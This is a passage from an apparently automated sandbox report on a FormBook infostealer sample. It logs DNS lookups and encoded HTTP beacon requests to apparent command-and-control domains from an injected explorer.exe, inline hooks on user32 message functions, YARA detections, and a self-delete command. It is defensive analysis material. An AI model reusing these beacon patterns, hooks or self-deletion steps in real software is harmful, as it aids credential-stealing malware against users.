Jan 13, 2021 21:47:42.961646080 CET	53	53799	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:43.443485975 CET	54683	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:43.491538048 CET	53	54683	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:46.268156052 CET	59329	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:46.354010105 CET	53	59329	8.8.8.8	192.168.2.6
Jan 13, 2021 21:48:08.906971931 CET	64021	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:48:08.975737095 CET	53	64021	8.8.8.8	192.168.2.6
Jan 13, 2021 21:48:10.290030003 CET	56129	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:48:10.346292019 CET	53	56129	8.8.8.8	192.168.2.6
Jan 13, 2021 21:48:14.588618040 CET	58177	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:48:14.636603117 CET	53	58177	8.8.8.8	192.168.2.6
Jan 13, 2021 21:48:29.235683918 CET	50700	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:48:29.601576090 CET	53	50700	8.8.8.8	192.168.2.6
Jan 13, 2021 21:48:31.663353920 CET	54069	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:48:31.735148907 CET	53	54069	8.8.8.8	192.168.2.6
Jan 13, 2021 21:48:34.872498989 CET	61178	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:48:34.920453072 CET	53	61178	8.8.8.8	192.168.2.6
Jan 13, 2021 21:48:49.786048889 CET	57017	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:48:50.009089947 CET	53	57017	8.8.8.8	192.168.2.6
Jan 13, 2021 21:49:10.424647093 CET	56327	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:49:10.729964972 CET	53	56327	8.8.8.8	192.168.2.6
Jan 13, 2021 21:49:31.368076086 CET	50243	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:49:31.721117973 CET	53	50243	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 21:47:46.268156052 CET	192.168.2.6	8.8.8.8	0xc3a2	Standard query (0)	www.7852bigbucktrail.info	A (IP address)	IN (0x0001)
Jan 13, 2021 21:48:08.906971931 CET	192.168.2.6	8.8.8.8	0x365b	Standard query (0)	www.toastxpress.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:48:29.235683918 CET	192.168.2.6	8.8.8.8	0x22b	Standard query (0)	www.grayfoxden.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:48:49.786048889 CET	192.168.2.6	8.8.8.8	0x20df	Standard query (0)	www.catatan-matematika.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:49:10.424647093 CET	192.168.2.6	8.8.8.8	0x8ffc	Standard query (0)	www.unitvn.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:49:31.368076086 CET	192.168.2.6	8.8.8.8	0xe3ea	Standard query (0)	www.monkeytrivia.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:47:46.354010105 CET	8.8.8.8	192.168.2.6	0xc3a2	No error (0)	www.7852bigbucktrail.info	7852bigbucktrail.info		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:47:46.354010105 CET	8.8.8.8	192.168.2.6	0xc3a2	No error (0)	7852bigbuc ktrail.info		18.209.115.26	A (IP address)	IN (0x0001)
Jan 13, 2021 21:47:46.354010105 CET	8.8.8.8	192.168.2.6	0xc3a2	No error (0)	7852bigbuc ktrail.info		18.208.10.167	A (IP address)	IN (0x0001)
Jan 13, 2021 21:47:46.354010105 CET	8.8.8.8	192.168.2.6	0xc3a2	No error (0)	7852bigbuc ktrail.info		18.210.178.226	A (IP address)	IN (0x0001)
Jan 13, 2021 21:48:08.975737095 CET	8.8.8.8	192.168.2.6	0x365b	No error (0)	www.toastx press.com		161.35.25.247	A (IP address)	IN (0x0001)
Jan 13, 2021 21:48:50.009089947 CET	8.8.8.8	192.168.2.6	0x20df	No error (0)	www.catatan-matematika.com	ghs.google.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:49:10.729964972 CET	8.8.8.8	192.168.2.6	0x8ffc	No error (0)	www.unitvn.com		112.213.89.130	A (IP address)	IN (0x0001)
Jan 13, 2021 21:49:31.721117973 CET	8.8.8.8	192.168.2.6	0xe3ea	No error (0)	www.monkey trivia.com		156.238.82.35	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.7852bigbucktrail.info
- www.toastxpress.com
- www.unitvn.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49746	18.209.115.26	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:47:46.489367962 CET	5902	OUT	GET /krc/?Bv=CDu2q1wwlPol/aaE7LTgnX8K53P3sg99O/jiiFC4V2fCANwRdAJcp+ZFqaBz9HB2y9P2V6qKww==&J494p=ARALpBVpxtEXKvT0 HTTP/1.1 Host: www.7852bigbucktrail.info Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:47:46.651639938 CET	5903	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 13 Jan 2021 20:47:46 GMT Server: Apache Location: https://www.atproperties.com/10821807/nei?&ref=TQK&pt=&agent=8578 Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49748	161.35.25.247	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:48:09.018440962 CET	5904	OUT	GET /krc/?Bv=idO/LAWRhq8eaiStiRRR14QihBlHCWd10ZsS07gNigVsPM/nj7NW3DcAwcUnOO2Dm4jIcS3FWg==&J494p=ARALpBVpxtEXKvT0 HTTP/1.1 Host: www.toastxpress.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:48:09.058456898 CET	5904	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 13 Jan 2021 20:48:09 GMT Content-Type: text/html Content-Length: 178 Connection: close Location: https://www.toastxpress.com/krc/?Bv=idO/LAWRhq8eaiStiRRR14QihBlHCWd10ZsS07gNigVsPM/nj7NW3DcAwcUnOO2Dm4jIcS3FWg==&J494p=ARALpBVpxtEXKvT0 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49755	112.213.89.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:49:10.974819899 CET	5966	OUT	GET /krc/?Bv=yIa+94l9rzehTYM3PiVfcRiVsqTAPcUdvzwZbg1xcjwMDM0Vsi/KUjipuHGUDzRPALJr1HG4xA==&J494p=ARALpBVpxtEXKvT0 HTTP/1.1 Host: www.unitvn.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:49:11.219010115 CET	5967	IN	HTTP/1.1 404 Not Found Connection: close Cache-Control: private, no-cache, no-store, must-revalidate, max-age=0 Pragma: no-cache Content-Type: text/html Content-Length: 1237 Date: Wed, 13 Jan 2021 20:49:10 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 34 30 34 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 72 65 71 75 65 73 74 65 64 20 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 21 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 30 66 30 66 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 32 70 78 3b 6d 61 72 67 69 6e 3a 61 75 74 6f 3b 70 61 64 64 69 6e 67 3a 30 70 78 20 33 30 70 78 20 30 70 78 20 33 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 63 6c 65 61 72 3a 62 6f 74 68 3b 68 65 69 67 68 74 3a 31 30 30 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 2d 31 30 31 70 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 37 34 37 34 37 3b 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 70 78 20 73 6f 6c 69 64 20 72 67 62 61 28 30 2c 30 2c 30 2c 30 2e 31 35 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 30 20 72 67 62 61 28 32 35 35 2c 20 32 35 35 2c 20 32 35 35 2c 20 30 2e 33 29 20 69 6e 73 65 74 3b 22 3e 0a 3c 62 72 3e 50 72 6f 75 64 6c 79 20 70 6f 77 65 72 65 64 20 62 79 20 20 3c 61 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 66 66 3b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6c 69 74 65 73 70 65 65 64 74 65 63 68 2e 63 6f 6d 2f 65 72 72 6f 72 2d 70 61 67 65 22 3e 4c 69 74 65 53 70 65 65 64 20 57 65 62 20 53 65 72 76 65 72 3c 2f 61 3e 3c 70 3e 50 6c 65 61 73 65 20 62 65 20 61 64 76 69 73 65 64 20 74 68 61 74 20 4c 69 74 65 53 70 Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 404 Not Found</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> <h1 style="margin:0; font-size:150px; line-height:150px; font-weight:bold;">404</h1><h2 style="margin-top:20px;font-size: 30px;">Not Found</h2> The resource requested could not be found on this server! <div style="color:#f0f0f0; font-size:12px;margin:auto;padding:0px 30px 0px 30px;position:relative;clear:both;height:100px;margin-top:-101px; background-color:#474747;border-top: 1px solid rgba(0,0,0,0.15);box-shadow: 0 1px 0 rgba(255, 255, 255, 0.3) inset;"> Proudly powered by LiteSpeed Web Server Please be advised that LiteSp

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8E 0xEE 0xE5
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x86 0x6E 0xE5
GetMessageW	INLINE	0x48 0x8B 0xB8 0x86 0x6E 0xE5
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8E 0xEE 0xE5

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: RRW9901200241.exe PID: 3016 Parent PID: 5932

General

Start time:	21:46:41
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\RRW9901200241.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\RRW9901200241.exe'
Imagebase:	0xd80000
File size:	333312 bytes
MD5 hash:	61FFB4AD4721F51413075923B2E9468D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.341808975.0000000001A00000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.341808975.0000000001A00000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.341808975.0000000001A00000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: RRW9901200241.exe PID: 6148 Parent PID: 3016

General

Start time:	21:46:43
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\RRW9901200241.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\RRW9901200241.exe'
Imagebase:	0xd80000
File size:	333312 bytes
MD5 hash:	61FFB4AD4721F51413075923B2E9468D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.383682726.0000000001030000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.383682726.0000000001030000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.383682726.0000000001030000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.382481853.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.382481853.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.382481853.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.383234162.0000000001000000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.383234162.0000000001000000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.383234162.0000000001000000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E47	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 6148

General

Start time:	21:46:47
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6476 Parent PID: 3440

General

Start time:	21:47:01
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmd.exe
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.677144358.0000000000370000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.677144358.0000000000370000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.677144358.0000000000370000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.677857555.00000000027D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.677857555.00000000027D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.677857555.00000000027D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	27E9E47	NtReadFile

Analysis Process: cmd.exe PID: 6556 Parent PID: 6476

General

Start time:	21:47:06
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\RRW9901200241.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6536 Parent PID: 6556

General

Start time:	21:47:06
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis